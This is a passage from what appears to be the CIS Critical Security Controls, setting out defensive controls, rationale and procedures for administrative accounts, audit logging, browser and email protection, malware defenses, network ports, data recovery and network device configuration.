
Family	CSC	Control Description	Foundational	Advanced
System	5.4	Configure systems to issue a log entry and alert when an account is added to or removed from a domain administrators' group, or when a new local administrator account is added on a system.	Y	
System	5.5	Configure systems to issue a log entry and alert on any unsuccessful login to an administrative account.	Y	
System	5.6	Use multi-factor authentication for all administrative access, including domain administrative access. Multi-factor authentication can include a variety of techniques, to include the use of smart cards, certificates, One Time Password (OTP) tokens, biometrics, or other similar authentication methods.	Y	
System	5.7	Where multi-factor authentication is not supported, user accounts shall be required to use long passwords on the system (longer than 14 characters).	Y	
System	5.8	Administrators should be required to access a system using a fully logged and non-administrative account. Then, once logged on to the machine without administrative privileges, the administrator should transition to administrative privileges using tools such as Sudo on Linux/UNIX, RunAs on Windows, and other similar facilities for other types of systems.	Y	
System	5.9	Administrators shall use a dedicated machine for all administrative tasks or tasks requiring elevated access. This machine shall be isolated from the organization's primary network and not be allowed Internet access. This machine shall not be used for reading email, composing documents, or surfing the Internet.		Y

CSC 5 Procedures and Tools

Built-in operating system features can extract lists of accounts with super-user privileges, both locally on individual systems and on overall domain controllers. To verify that users with high-privileged accounts do not use such accounts for day-to-day web surfing and email reading, security personnel should periodically gather a list of running processes to determine whether any browsers or email readers are running with high privileges. Such information gathering can be scripted, with short shell scripts searching for a dozen or more different browsers, email readers, and document editing programs running with high privileges on machines. Some legitimate system administration activity may require the execution of such programs over the short term, but long-term or frequent use of such programs with administrative privileges could indicate that an administrator is not adhering to this control.

To enforce the requirement for strong passwords, built-in operating system features for minimum password length can be configured to prevent users from choosing short passwords. To enforce password complexity (requiring passwords to be a string of pseudo-random characters), built-in operating system settings or third-party password complexity enforcement tools can be applied.

CSC 5 System Entity Relationship Diagram



CSC 6: Maintenance, Monitoring, and Analysis of Audit Logs

Collect, manage, and analyze audit logs of events that could help detect, understand, or recover from an attack.

Why Is This Control Critical?

Deficiencies in security logging and analysis allow attackers to hide their location, malicious software, and activities on victim machines. Even if the victims know that their systems have been compromised, without protected and complete logging records they are blind to the details of the attack and to subsequent actions taken by the attackers. Without solid audit logs, an attack may go unnoticed indefinitely and the particular damages done may be irreversible.

Sometimes logging records are the only evidence of a successful attack. Many organizations keep audit records for compliance purposes, but attackers rely on the fact that such organizations rarely look at the audit logs, so they do not know that their systems have been compromised. Because of poor or nonexistent log analysis processes, attackers sometimes control victim machines for months or years without anyone in the target organization knowing, even though the evidence of the attack has been recorded in unexamined log files.

CSC 6: Maintenance, Monitoring, and Analysis of Audit Logs				
Family	CSC	Control Description	Foundational	Advanced
System	6.1	Include at least two synchronized time sources from which all servers and network equipment retrieve time information on a regular basis so that timestamps in logs are consistent.	Y	
System	6.2	Validate audit log settings for each hardware device and the software installed on it, ensuring that logs include a date, timestamp, source addresses, destination addresses, and various other useful elements of each packet and/or transaction. Systems should record logs in a standardized format such as syslog entries or those outlined by the Common Event Expression initiative. If systems cannot generate logs in a standardized format, log normalization tools can be deployed to convert logs into such a format.	Y	
System	6.3	Ensure that all systems that store logs have adequate storage space for the logs generated on a regular basis, so that log files will not fill up between log rotation intervals. The logs must be archived and digitally signed on a periodic basis.	Y	
System	6.4	Have security personnel and/or system administrators run biweekly reports that identify anomalies in logs. They should then actively review the anomalies, documenting their findings.	Y	


Family	CSC	Control Description	Foun- dational	Advanced
System	6.5	Configure network boundary devices, including firewalls, network-based IPS, and inbound and outbound proxies, to verbosely log all traffic (both allowed and blocked) arriving at the device.	Y	
System	6.6	Deploy a SIEM (Security Information and Event Management) or log analytic tools for log aggregation and consolidation from multiple machines and for log correlation and analysis. Using the SIEM tool, system administrators and security personnel should devise profiles of common events from given systems so that they can tune detection to focus on unusual activity, avoid false positives, more rapidly identify anomalies, and prevent overwhelming analysts with insignificant alerts.	Y	

CSC 6 Procedures and Tools

Most free and commercial operating systems, network services, and firewall technologies offer logging capabilities. Such logging should be activated, with logs sent to centralized logging servers. Firewalls, proxies, and remote access systems (VPN, dial-up, etc.) should all be configured for verbose logging, storing all the information available for logging in the event a follow-up investigation is required. Furthermore, operating systems, especially those of servers, should be configured to create access control logs when a user attempts to access resources without the appropriate privileges. To evaluate whether such logging is in place, an organization should periodically scan through its logs and compare them with the asset inventory assembled as part of Critical Control 1 in order to ensure that each managed item actively connected to the network is periodically generating logs.

Analytical programs such as SIM/SEM solutions for reviewing logs can provide value, but the capabilities employed to analyze audit logs are quite extensive, even including, importantly, just a cursory examination by a person. Actual correlation tools can make audit logs far more useful for subsequent manual inspection. Such tools can be quite helpful in identifying subtle attacks. However, these tools are neither a panacea nor a replacement for skilled information security personnel and system administrators. Even with automated log analysis tools, human expertise and intuition are often required to identify and understand attacks.

CSC 6 System Entity Relationship Diagram



CSC 7: Email and Web Browser Protections

Minimize the attack surface and the opportunities for attackers to manipulate human behavior through their interaction with web browsers and email systems.

Why Is This Control Critical?

Web browsers and email clients are very common points of entry and attack because of their high technical complexity and flexibility, and their direct interaction with users and with the other systems and websites. Content can be crafted to entice or spoof users into taking actions that greatly increase risk and allow introduction of malicious code, loss of valuable data, and other attacks.

CSC 7: Email and Web Browser Protections				
Family	CSC	Control Description	Foundational	Advanced
System	7.1	Ensure that only fully supported web browsers and email clients are allowed to execute in the organization, ideally only using the latest version of the browsers provided by the vendor in order to take advantage of the latest security functions and fixes.	Y	
System	7.2	Uninstall or disable any unnecessary or unauthorized browser or email client plugins or add-on applications. Each plugin shall utilize application / URL whitelisting and only allow the use of the application for pre-approved domains.	Y	
System	7.3	Limit the use of unnecessary scripting languages in all web browsers and email clients. This includes the use of languages such as ActiveX and JavaScript on systems where it is unnecessary to support such capabilities.	Y	
System	7.4	Log all URL requests from each of the organization's systems, whether onsite or a mobile device, in order to identify potentially malicious activity and assist incident handlers with identifying potentially compromised systems.	Y	<i>Include mobile devices.</i>
System	7.5	Deploy two separate browser configurations to each system. One configuration should disable the use of all plugins, unnecessary scripting languages, and generally be configured with limited functionality and be used for general web browsing. The other configuration shall allow for more browser functionality but should only be used to access specific websites that require the use of such functionality.	Y	

Family	CSC	Control Description	Foundational	Advanced
System	7.6	The organization shall maintain and enforce network based URL filters that limit a system's ability to connect to websites not approved by the organization. The organization shall subscribe to URL categorization services to ensure that they are up-to-date with the most recent website category definitions available. Uncategorized sites shall be blocked by default. This filtering shall be enforced for each of the organization's systems, whether they are physically at an organization's facilities or not.	Y	
System	7.7	To lower the chance of spoofed email messages, implement the Sender Policy Framework (SPF) by deploying SPF records in DNS and enabling receiver-side verification in mail servers.	Y	
System	7.8	Scan and block all email attachments entering the organization's email gateway if they contain malicious code or file types that are unnecessary for the organization's business. This scanning should be done before the email is placed in the user's inbox. This includes email content filtering and web content filtering.	Y	

CSC 7 Procedures and Tools

Web Browser

Most web browsers today have basic security features, but it is not adequate to rely on one aspect of security. A web server is made up of layers that provide multiple avenues of attack. The foundation of any web browser is the operating system and the secret to ensuring that it remains secure is simple: keep it updated with the latest security patches. Ensure that your patches are up-to-date and installed properly, as any server running old patches will become a victim.

Update any software components that run on a web server. Anything that is non-essential, such as DNS servers and remote administration tools like VNC or Remote Desktop, should be disabled or removed. If remote administration tools are essential, however, then avoid using default passwords or anything that can be easily guessed. This is not only applicable for remote access tools, but user accounts, switches and routers as well.

A flexible firewall is one of the strongest forms of defense against security breaches. When a web server is targeted the attack will attempt to upload hacking tools or malware immediately, so as to take advantage of the security breach before it is fixed. Without a good anti-virus package, a breach in security can go unnoticed for a significant amount of time.

Cybercriminals can exploit cookies in malicious ways. Changing your browser settings to block third party cookies will help reduce this risk. The autocomplete or autofill feature saves keystrokes by storing information you recently typed. However, autocomplete for login information poses a big risk if your laptop is lost or stolen. And restricting add-ons to an absolute minimum will reduce the attack surface. Add-ons can harbor malware and increase the possibilities for attacking your browser. Configure your browsers to prevent them from installing add-ons without a prompt.

Most popular browsers employ a database of phishing and/or malware sites to protect against the most common threats. Make sure that you and your users enable content filters. And turn on the popup blockers. Popups are not only annoying, they also can host embedded malware directly or lure users into clicking on something using social engineering tricks. Be sure that your selected browser has popup blocking enabled


Email

Email represents one the most interactive ways humans work with computers, encouraging the right behavior is just as important as the technical settings.

Passwords containing common words or phrases are easy to crack. Ensure complex passwords are created; a combination of letters, numbers and special characters is complex enough. Passwords should be changed on a regular basis, every 45-60 days.

Implementing two-factor authentication is another way to ensure the user is authentic, reducing the attack surface. Using a spam-filtering tool reduces the number of malicious emails that come into your network. Initiating a Sender Policy Framework to verify that the domain an email is coming from is authentic, helps reduce Spam and Phishing activities. Installing an encryption tool to secure email and communications adds another layer of user and networked based security.

CSC 7 System Entity Relationship Diagram



CSC 8: Malware Defenses

Control the installation, spread, and execution of malicious code at multiple points in the enterprise, while optimizing the use of automation to enable rapid updating of defense, data gathering, and corrective action.

Why Is This Control Critical?

Malicious software is an integral and dangerous aspect of Internet threats, and can be designed to attack your systems, devices, or your data. It can be fast-moving, fast-changing, and enter through any number of points like end-user devices, email attachments, web pages, cloud services, user actions, and removable media. Modern malware can be designed to avoid defenses, or to attack or disable them.

Malware defenses must be able to operate in this dynamic environment through large-scale automation, rapid updating, and integration with processes like Incident Response. They must also be deployed at multiple possible points-of-attack to detect, stop the movement of, or control the execution of malicious software. Enterprise endpoint security suites provide administrative features to verify that all defenses are active and current on every managed system.

CSC 8: Malware Defenses				
Family	CSC	Control Description	Foun- dational	Advanced
System	8.1	Employ automated tools to continuously monitor workstations, servers, and mobile devices with anti-virus, anti-spyware, personal firewalls, and host-based IPS functionality. All malware detection events should be sent to enterprise anti-malware administration tools and event log servers.	Y	
System	8.2	Employ anti-malware software that offers a centralized infrastructure that compiles information on file reputations or have administrators manually push updates to all machines. After applying an update, automated systems should verify that each system has received its signature update.	Y	
System	8.3	Limit use of external devices to those with an approved, documented business need. Monitor for use and attempted use of external devices. Configure laptops, workstations, and servers so that they will not auto-run content from removable media, like USB tokens (i.e., "thumb drives"), USB hard drives, CDs/DVDs, FireWire devices, external serial advanced technology attachment devices, and mounted network shares. Configure systems so that they automatically conduct an anti-malware scan of removable media when inserted.	Y	<i>Actively monitor the use of external devices (in addition to logging).</i>


Family	CSC	Control Description	Foun- dational	Advanced
System	8.4	Enable anti-exploitation features such as Data Execution Prevention (DEP), Address Space Layout Randomization (ASLR), virtualization/containerization, etc. For increased protection, deploy capabilities such as Enhanced Mitigation Experience Toolkit (EMET) that can be configured to apply these protections to a broader set of applications and executables.	Y	
System	8.5	Use network-based anti-malware tools to identify executables in all network traffic and use techniques other than signature-based detection to identify and filter out malicious content before it arrives at the endpoint.		Y
System	8.6	Enable domain name system (DNS) query logging to detect hostname lookup for known malicious C2 domains.	Y	

CSC 8 Procedures and Tools

To ensure anti-virus signatures are up to date, organizations use automation. They use the built-in administrative features of enterprise endpoint security suites to verify that anti-virus, anti-spyware, and host-based IDS features are active on every managed system. They run automated assessments daily and review the results to find and mitigate systems that have deactivated such protections, as well as systems that do not have the latest malware definitions.

Some enterprises deploy free or commercial honeypot and “tarpit” tools to identify attackers in their environment. Security personnel should continuously monitor these tools to determine whether traffic is directed to them and account logins are attempted. When they identify such events, these personnel should gather the source address from which this traffic originates and other details associated with the attack for follow-on investigation.

CSC 8 System Entity Relationship Diagram



CSC 9: Limitation and Control of Network Ports, Protocols, and Services

Manage (track/control/correct) the ongoing operational use of ports, protocols, and services on networked devices in order to minimize windows of vulnerability available to attackers.

Why Is This Control Critical?


Attackers search for remotely accessible network services that are vulnerable to exploitation. Common examples include poorly configured web servers, mail servers, file and print services, and domain name system (DNS) servers installed by default on a variety of different device types, often without a business need for the given service. Many software packages automatically install services and turn them on as part of the installation of the main software package without informing a user or administrator that the services have been enabled. Attackers scan for such issues and attempt to exploit these services, often attempting default user IDs and passwords or widely available exploitation code.

CSC 9: Limitation and Control of Network Ports				
Family	CSC	Control Description	Foundational	Advanced
System	9.1	Ensure that only ports, protocols, and services with validated business needs are running on each system.	Y	
System	9.2	Apply host-based firewalls or port filtering tools on end systems, with a default-deny rule that drops all traffic except those services and ports that are explicitly allowed.	Y	
System	9.3	Perform automated port scans on a regular basis against all key servers and compare to a known effective baseline. If a change that is not listed on the organization's approved baseline is discovered, an alert should be generated and reviewed.	Y	
System	9.4	Verify any server that is visible from the Internet or an untrusted network, and if it is not required for business purposes, move it to an internal VLAN and give it a private address.	Y	
System	9.5	Operate critical services on separate physical or logical host machines, such as DNS, file, mail, web, and database servers.		Y
System	9.6	Place application firewalls in front of any critical servers to verify and validate the traffic going to the server. Any unauthorized services or traffic should be blocked and an alert generated.		Y

CSC 9 Procedures and Tools

Port scanning tools are used to determine which services are listening on the network for a range of target systems. In addition to determining which ports are open, effective port scanners can be configured to identify the version of the protocol and service listening on each discovered open port. This list of services and their versions are compared against an inventory of services required by the organization for each server and workstation in an asset management system. Recently added features in these port scanners are being used to determine the changes in services offered by scanned machines on the network since the previous scan, helping security personnel identify differences over time.

CSC 9 System Entity Relationship Diagram



CSC 10: Data Recovery Capability

The processes and tools used to properly back up critical information with a proven methodology for timely recovery of it.

Why Is This Control Critical?

When attackers compromise machines, they often make significant changes to configurations and software. Sometimes attackers also make subtle alterations of data stored on compromised machines, potentially jeopardizing organizational effectiveness with polluted information. When the attackers are discovered, it can be extremely difficult for organizations without a trustworthy data recovery capability to remove all aspects of the attacker's presence on the machine.


CSC 10: Data Recovery Capability				
Family	CSC	Control Description	Foundational	Advanced
System	10.1	Ensure that each system is automatically backed up on at least a weekly basis, and more often for systems storing sensitive information. To help ensure the ability to rapidly restore a system from backup, the operating system, application software, and data on a machine should each be included in the overall backup procedure. These three components of a system do not have to be included in the same backup file or use the same backup software. There should be multiple backups over time, so that in the event of malware infection, restoration can be from a version that is believed to predate the original infection. All backup policies should be compliant with any regulatory or official requirements.	Y	
System	10.2	Test data on backup media on a regular basis by performing a data restoration process to ensure that the backup is properly working.	Y	
System	10.3	Ensure that backups are properly protected via physical security or encryption when they are stored, as well as when they are moved across the network. This includes remote backups and cloud services.	Y	
System	10.4	Ensure that key systems have at least one backup destination that is not continuously addressable through operating system calls. This will mitigate the risk of attacks like CryptoLocker which seek to encrypt or damage data on all addressable data shares, including backup destinations.	Y	

CSC 10 Procedures and Tools

Once per quarter (or whenever new backup equipment is purchased), a testing team should evaluate a random sample of system backups by attempting to restore them on a test bed environment. The restored systems should be verified to ensure that the operating system, application, and data from the backup are all intact and functional.

In the event of malware infection, restoration procedures should use a version of the backup that is believed to predate the original infection.

CSC 10 System Entity Relationship Diagram



CSC 11: Secure Configurations for Network Devices such as Firewalls, Routers, and Switches

Establish, implement, and actively manage (track, report on, correct) the security configuration of network infrastructure devices using a rigorous configuration management and change control process in order to prevent attackers from exploiting vulnerable services and settings.

Why Is This Control Critical?

As delivered from manufacturers and resellers, the default configurations for network infrastructure devices are geared for ease-of-deployment and ease-of-use – not security. Open services and ports, default accounts (including service accounts) or passwords, support for older (vulnerable) protocols, pre-installation of unneeded software; all can be exploitable in their default state.

Attackers take advantage of network devices becoming less securely configured over time as users demand exceptions for specific business needs. Sometimes the exceptions are deployed and then left undone when they are no longer applicable to the business needs. In some cases, the security risk of the exception is neither properly analyzed nor measured against the associated business need and can change over time. Attackers search for vulnerable default settings, electronic holes in firewalls, routers, and switches and use those to penetrate defenses. They exploit flaws in these devices to gain access to networks, redirect traffic on a network, and intercept information while in transmission. Through such actions, the attacker gains access to sensitive data, alters important information, or even uses a compromised machine to pose as another trusted system on the network.

